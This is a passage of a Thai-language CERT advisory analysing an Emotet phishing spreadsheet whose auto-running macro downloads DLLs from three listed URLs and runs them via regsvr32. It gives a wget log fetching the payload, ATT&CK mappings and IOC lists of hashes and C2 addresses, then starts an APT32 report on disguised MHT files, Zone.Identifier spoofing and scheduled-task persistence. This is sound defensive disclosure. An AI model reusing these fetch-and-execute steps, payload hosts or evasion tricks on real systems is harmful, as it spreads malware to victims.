จากนั้น ศูนย์ TTC-CERT จึงทำการแตกไฟล์ **d 336636.zip** จะพบไฟล์ Microsoft Excel ชื่อ **d 336636.xls** ศูนย์ TTC-CERT ทำการตรวจสอบขั้นต้นพบว่าไฟล์ดังกล่าว มีการฝัง XLM macro (หรือ Excel 4.0 macros) ที่คาดว่าเป็นอันตราย และมีการกำหนดให้เมื่อเปิดไฟล์ Microsoft Excel ดังกล่าว จะทำการ execute XLM macro ที่เป็นอันตรายโดยอัตโนมัติ รายละเอียดอื่น ๆ ตาม**ภาพที่ 2**

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened      |
|Suspicious|Windows             |May enumerate application windows (if       |
|          |                    |combined with Shell.Application object)     |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Hex String|'\x00\x00\x00\x00\x0|0000000000000000000                         |
|          |0\x00\x00\x00\x00\x0|                                            |
|          |0'                  |                                            |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious   |
|          |                    |code                                        |
+----------+--------------------+--------------------------------------------+
```


ภาพที่ 2 *แสดงผลลัพท์บางส่วนที่ได้จากคำสั่ง olevba*

ศูนย์ TTC-CERT จึงได้ทำการ decode XLM macro และทำการวิเคราะห์ พบว่า XLM macro ถูกกำหนดให้ทำงานทันที เมื่อมีการเปิดไฟล์ Excel นี้ และจะสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อไปดาวน์โหลดไฟล์เพิ่มเติมจำนวน 3 URL ดังนี้ (1) hxxp://hathaabeach[.]com/documents/xbZxXi/ (2) hxxp://tekstiluzmangorusu[.]com/wp-admin/VThSCtERM5Hj/ และ (3) hxxp://zhivir[.]com/wp/yrqupT1QwXuRdX3/ จากนั้นจะบันทึกไฟล์ที่ดาวน์โหลดมาด้วยชื่อ hhwe1.ocx, hhwe2.ocx, hhwe3.ocx และท้ายที่สุดจะสั่งให้ execute ไฟล์ที่ดาวน์โหลดมาด้วยคำสั่ง C:\Windows\System32\regsvr32.exe /S ..\hhwe1.ocx หรือ C:\Windows\System32\regsvr32.exe /S ..\hhwe2.ocx หรือ C:\Windows\System32\regsvr32.exe /S ..\hhwe3.ocx


จากนั้น ศูนย์ TTC-CERT จึงได้พยายามเข้าถึง URL ทั้ง 3 เพื่อทำการวิเคราะห์เพิ่มเติม โดยเครื่องคอมพิวเตอร์จะทำการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) โดยชื่อไฟล์ที่ดาวน์โหลดในแต่ละครั้งจะเป็นชื่อไฟล์แบบสุ่ม รายละเอียดตามรูป **ภาพที่ 3** **ภาพที่ 4** และ **ภาพที่ 5**

```
(base) pisut@teletron:~$ proxychains wget --content-disposition http://hathaabeach.com/documents/xbZxXi/
ProxyChains-3.1 (http://proxychains.sf.net)
--2022-06-14 15:38:14--  http://hathaabeach.com/documents/xbZxXi/
Resolving hathaabeach.com (hathaabeach.com)... |DNS-request| hathaabeach.com
|R-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| hathaabeach.com is 166.62.26.11
166.62.26.11
Connecting to hathaabeach.com (hathaabeach.com)|166.62.26.11|:80... |R-chain|-<>-127.0.0.1:9050-<><>-166.
62.26.11:80-<><>-OK
connected.
HTTP request sent, awaiting response... 200 OK
Length: 374272 (366K) [application/x-msdownload]
Saving to: '958OahsIAXb11iiqW6.dll'

958OahsIAXb11iiqW6.dll     100%[===================================>] 365.50K  31.7KB/s    in 11s

2022-06-14 15:38:30 (34.6 KB/s) - '958OahsIAXb11iiqW6.dll' saved [374272/374272]
```

ภาพที่ 3 *แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxp://hathaabeach[.]com/documents/xbZxXi/*




ภาพที่ 4 *แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxp://tekstiluzmangorusu[.]com/wp-admin/VThSCtERM5Hj/*



ภาพที่ 5 *แสดงการดาวน์โหลดไฟล์ชนิด Dynamic-link library (dll) จาก hxxp://zhivir[.]com/wp/yrqupT1QwXuRdX3/*

ศูนย์ TTC-CERT ทำการตรวจสอบค่า SHA-1 ของทั้ง 3 ไฟล์ที่ได้ดาว์โหลดมา ตรวจพบว่าทั้ง 3 ไฟล์เป็นไฟล์ตัวเดียวกัน รายละเอียดตาม**ภาพที่ 6**



ภาพที่ 6 *แสดงผลการตรวจสอบค่า SHA-1 ของทั้ง 3 ไฟล์ ที่มีค่าเหมือนกัน*

จากนั้น ศูนย์ TTC-CERT จึงนำไฟล์ 958OahsIAXb11iiqW6.dll (ที่ดาวน์โหลมาในครั้งนี้) ไปวิเคราะห์ด้วยวิธี Dynamic Analysis พบว่าไฟล์ 958OahsIAXb11iiqW6.dll เป็น Trojan ชนิด Emotet Epoch5 โดยมีรายละเอียดของ Emotet C2 Configuration ตามที่ระบุไว้ในหัวข้อ “**Indicators of compromise (IOCs)**”

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

MITRE ATT&CK

- **Initial Access**
  - T1566.001 Phishing: Spearphishing Attachment
- **Execution**
  - T1137.001 Office Application Startup: Office Template Macros
  - T1204.002 User Execution: Malicious File
  - T1218.010 System Binary Proxy Execution: Regsvr32
- **Privilege Escalation**
  - T1055.001 Process Injection: Dynamic-link Library Injection
- **Defense Evasion**
  - T1027 Obfuscated Files or Information
  - T1140 Deobfuscate/Decode Files or Information
  - T1027.002 Obfuscated Files or Information: Software Packing
  - T1055.001 Process Injection: Dynamic-link Library Injection
- **Command and Control**
  - T1571 Non-Standard Port

Indicators of compromise (IOCs)

- Source Email: recepcao.execaxias@trihoteis[.]com
- d 336636.zip (ไฟล์แนบ)
  - MD5: af8584a1a4bc59db332dde34f8bd052f
  - SHA-1: f150cc27306df4a67ef2c7a3e969bac96145a387

- SHA-256: b2927ac3dc006a68d0ff034beeae3d9bfa866d3c65177ed1557897d30020021b

- d 336636.xls (MalDoc)
  - MD5: 5b8818d4de62fd78fb7332710bcdab43
  - SHA-1: f71b42d8998058843ff66c76b1a7051ee5834350
  - SHA-256: 2b879cc66eca9f45e901e5eca73005a09b0e43fdb2d33dee725c64c0380a40ac
- URL ที่เก็บ Emotet Trojan (dll file)
  - hxxp://hathaabeach[.]com/documents/xbZxXi/
  - hxxp://tekstiluzmangorusu[.]com/wp-admin/VThSCtERM5Hj/
  - hxxp://zhivir[.]com/wp/yrqupT1QwXuRdX3/
- 958OahsIAXb11iiqW6.dll (Emotet Epoch5 Trojan)
  - MD5: f0c527db2c8b2564a3d95aa9218bba92
  - SHA-1: 4c92984f9ebbfac6c40c8fd775c3a357139944c9
  - SHA-256: d663f2deaac027d7a24ccc3c22ea5231de5b2b7154b34eea7edfd7b5eb439a1b
  - SSDEEP: 6144:Qc7dlejqnMo2/qUdszzI9XIMBNB79Wz97+9n+8M25jOR0z:Qc7dlemnMp/Nszs9YU9WzFt1xs
- Emotet Trojan C2
  - 175[.]126[.]176[.]79:8080
  - 188[.]225[.]32[.]231:4143
  - 64[.]227[.]55[.]231:8080
  - 87[.]106[.]97[.]83:7080
  - 167[.]86[.]75[.]145:443
  - 103[.]41[.]204[.]169:8080
  - 88[.]217[.]172[.]165:8080
  - 178[.]62[.]112[.]199:8080
  - 165[.]232[.]185[.]110:8080
  - 54[.]37[.]228[.]122:443
  - 202[.]29[.]239[.]162:443
  - 37[.]44[.]244[.]177:8080

- 139[.]196[.]72[.]155:8080
- 157[.]245[.]111[.]0:8080
- 36[.]67[.]23[.]59:443
- 190[.]145[.]8[.]4:443
- 103[.]254[.]12[.]236:7080
- 202[.]134[.]4[.]210:7080
- 190[.]107[.]19[.]179:443
- 165[.]22[.]254[.]236:8080
- 198[.]199[.]70[.]22:8080
- 118[.]98[.]72[.]86:443
- 78[.]47[.]204[.]80:443
- 85[.]25[.]120[.]45:8080
- 128[.]199[.]242[.]164:8080
- 116[.]124[.]128[.]206:8080
- 195[.]77[.]239[.]39:8080
- 54[.]37[.]106[.]167:8080
- 46[.]101[.]98[.]60:8080
- 103[.]71[.]99[.]57:8080
- 93[.]104[.]209[.]107:8080
- 210[.]57[.]209[.]142:8080
- 103[.]56[.]149[.]105:8080
- 103[.]224[.]241[.]74:8080
- 103[.]126[.]216[.]86:443
- 85[.]214[.]67[.]203:8080
- 103[.]85[.]95[.]4:8080
- 104[.]248[.]225[.]227:8080
- 157[.]230[.]99[.]206:8080
- 196[.]44[.]98[.]190:8080
- 37[.]187[.]114[.]15:8080
- 68[.]183[.]91[.]111:8080
- 62[.]171[.]178[.]147:8080
- 128[.]199[.]217[.]206:443

- 104[.]244[.]79[.]94:443
- 202[.]28[.]34[.]99:8080

เอกสารแนบท้าย 12


[TLP:WHITE] พบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus กรณีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี (TTP)

23 มิ.ย.65

Executive Summary

ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus[1] โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ Tactics, Techniques, and Procedures (TTPs) ที่เปลี่ยนไปจากเดิม (รูปแบบเก่ารายงานแล้วใน รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210432-1.v1) โดยการโจมตีรูปแบบใหม่นี้พึ่งถูกนำมาใช้ในไตรมาสที่ 1 ของปี 2565 และยังคงมีการใช้งานรูปแบบวิธีการในการโจมตีแบบใหม่นี้จนถึงปัจจุบัน (ณ วันที่ 15 มิ.ย.65)

ในขณะที่ทำการวิเคราะห์ความเคลื่อนไหวของกลุ่ม APT32 นี้ ผู้เขียนพบว่ากลุ่ม APT32 ดำเนินการตามภาพรวมโดยสรุป ดังนี้



ตามรายงานของบริษัท Netskope[2] ระบุว่ากลุ่ม APT32 มีการใช้งานไฟล์ประเภท Web Page Archive (“.mht” หรือ “.mhtml”) ซึ่งฝังไฟล์ประเภท Word Document ที่เป็นอันตราย (Maldoc) เอาไว้ เมื่อไฟล์ดัง

[1] "APT32, SeaLotus, OceanLotus, APT-C-00, Group G0050 - MITRE ...." https://attack.mitre.org/groups/G0050/. Accessed 6 Jun. 2022.

[2] "Abusing Microsoft Office Using Malicious Web Archive Files." 12 Jan. 2022, https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive-files. Accessed 6 Jun. 2022.

กล่าวถูกเปิด จะทำการติดตั้ง Backdoor และทำการเรียกออกไปยัง Command and Control (C2) บนเว็บไซต์ Glitch[3] ซึ่งเป็นเว็บไซต์สาธารณะที่ให้บริการ Web Development Collaboration โดยมัลแวร์ดังกล่าวมีขีดความสามารถในการเก็บรวบรวมข้อมูลบนเครื่องคอมพิวเตอร์และส่งออกไปยัง C2 เช่น ข้อมูลเกี่ยวกับ Network Adapter, ข้อมูลบัญชีผู้ใช้งาน, ข้อมูลไฟล์และโฟลเดอร์, และ ข้อมูลของโปรเซสที่กำลังทำงาน เป็นต้น

การโจมตีดังกล่าวเป็นการใช้ประโยชน์จากความสามารถของ Microsoft Word ที่สามารถเปิดไฟล์ประเภท ".mht" ได้แม้จะถูกปลอมนามสกุลไฟล์เป็น ".doc" ก็ตาม อีกทั้งการที่ผู้โจมตีเลือกใช้งานเว็บไซต์ที่ให้บริการสาธารณะเป็น C2 เช่น เว็บไซต์ Glitch อาจทำให้สามารถหลบเลี่ยงการถูกตรวจจับได้

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of Compromise (IoCs) ของการโจมตีรวมถึง Sigma Rule และ Yara Rule สำหรับตรวจสอบการโจมตีในกรณีนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

รายละเอียดทางเทคนิค

ผู้โจมตีอาจใช้วิธีการส่ง Email Phishing โดยแนบไฟล์ Archive (.rar) ขนาด 36-65 MB ซึ่งเมื่อทำการแตกไฟล์ RAR จะพบไฟล์ประเภท Web Page Archive (.mht) ซึ่งถูกเปลี่ยนนามสกุลไฟล์เป็น ".doc" รายละเอียดตาม**ภาพที่ 1**


ภาพที่ 1 *ไฟล์ RAR โดยภายในไฟล์จะบรรจุไฟล์ประเภท MHT ซึ่งถูกปลอมนามสกุลเป็น ".doc"*

นอกจากนั้น ภายในไฟล์ RAR ยังพบไฟล์ "Zone.Identifier[4]" ซึ่งเป็นข้อมูลประเภท Alternate Data Stream (ADS) โดยคาดว่าผู้โจมตีอาจจะสร้างไฟล์ดังกล่าวและทำการกำหนดค่าของ ZoneID ให้เท่า "2" (**ภาพ**

[3] "Glitch: The friendly community where everyone builds the web." https://glitch.com/. Accessed 7 Jun. 2022.


[4] "[MS-FSCC]: Zone.Identifier Stream Name - Microsoft Docs." 27 Apr. 2022, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/6e3f7352-d11c-4d76-8c39-2516a9df36e8. Accessed 21 Jun. 2022.

ที่ 2) เพื่อหลอกให้โปรแกรม Microsoft Office เชื่อว่าไฟล์ดังกล่าวถูกดาวน์โหลดมาจากแหล่งที่น่าเชื่อถือและอนุญาตให้เปิดใช้งานได้ ซึ่งวิธีดังกล่าวเป็นเทคนิคที่สามารถใช้หลบเลี่ยงระบบป้องกันของ Microsoft Office



ภาพที่ 2 *ไฟล์ Zone.Identifier ซึ่งใช้ในการกำหนดค่า ZoneID ให้กับไฟล์ ".mht" ที่ถูกปลอมนามสกุลไฟล์เป็น ".doc"*

เนื่องจากโปรแกรม Microsoft Office สามารถเปิดไฟล์ประเภท MHT ได้ ดังนั้นเมื่อผู้ใช้งานเปิดไฟล์ดังกล่าวจะทำให้ไฟล์เอกสารที่ฝังอยู่ภายในไฟล์ MHT ถูกเรียกใช้งานทันที และแสดงข้อความเพื่อหลอกให้ผู้ใช้งานกดปุ่ม "Enable Content" เพื่ออนุญาตให้ใช้งาน Macro ซึ่งไฟล์เอกสารดังกล่าวจะฝัง VBA Code ที่เป็นอันตรายเอาไว้ รายละเอียดตาม**ภาพที่ 3**




ภาพที่ 3 *หน้าตาของไฟล์เอกสารที่พยายามหลอกผู้ใช้งานให้กดปุ่ม "Enable Content"*

VBA Code ภายในไฟล์เอกสารมีขีดความสามารถดังต่อไปนี้

- สร้างไฟล์ Payload ใน "C:\ProgramData\Microsoft\User Account Pictures\guest.bmp"


- สำเนาไฟล์ Payload ดังกล่าวไปยัง "C:\ProgramData\Microsoft Outlook Sync\guest.bmp"
- สร้างไฟล์เอกสารชื่อ “Document.doc” และเรียกใช้งานไฟล์ดังกล่าว
- แก้ไขชื่อของไฟล์ Payload จาก “guest.bmp” เป็น “background.dll”
- เรียกใช้งานไฟล์ “background.dll” ด้วย Export Function ชื่อ “SaveProfile” หรือ “OpenProfile”

โดยหลังจากไฟล์ Payload (background.dll) ถูกเรียกใช้งานแล้ว VBA Code จะทำการลบไฟล์เอกสารต้นฉบับ และเรียกใช้งานไฟล์เอกสาร “Document.doc” ที่สร้างไว้ก่อนหน้า เพื่อแสดงข้อความที่มีวัตถุประสงค์เพื่อหลอกให้ผู้ใช้งานเข้าใจว่าไฟล์ดังกล่าวไม่สามารถเปิดใช้งานได้ รายละเอียดตามภาพที่ 4




ภาพที่ 4 *หน้าตาของไฟล์เอกสาร “Document.doc”*

มัลแวร์ดังกล่าวมี Persistence Machanism โดยใช้วิธีการสร้าง Scheduled Task ชื่อ “Outlook Sync” หรือ “Winrar Update” โดยกำหนดให้ทำงานทุก ๆ 10 นาที เพื่อเรียกใช้งานไฟล์ Payload (background.dll) รายละเอียดตาม**ภาพที่ 5**



ภาพที่ 5 *Scheduled Task ที่ถูกสร้างเพื่อเรียกใช้งานไฟล์ Payload ทุก ๆ 10 นาที*

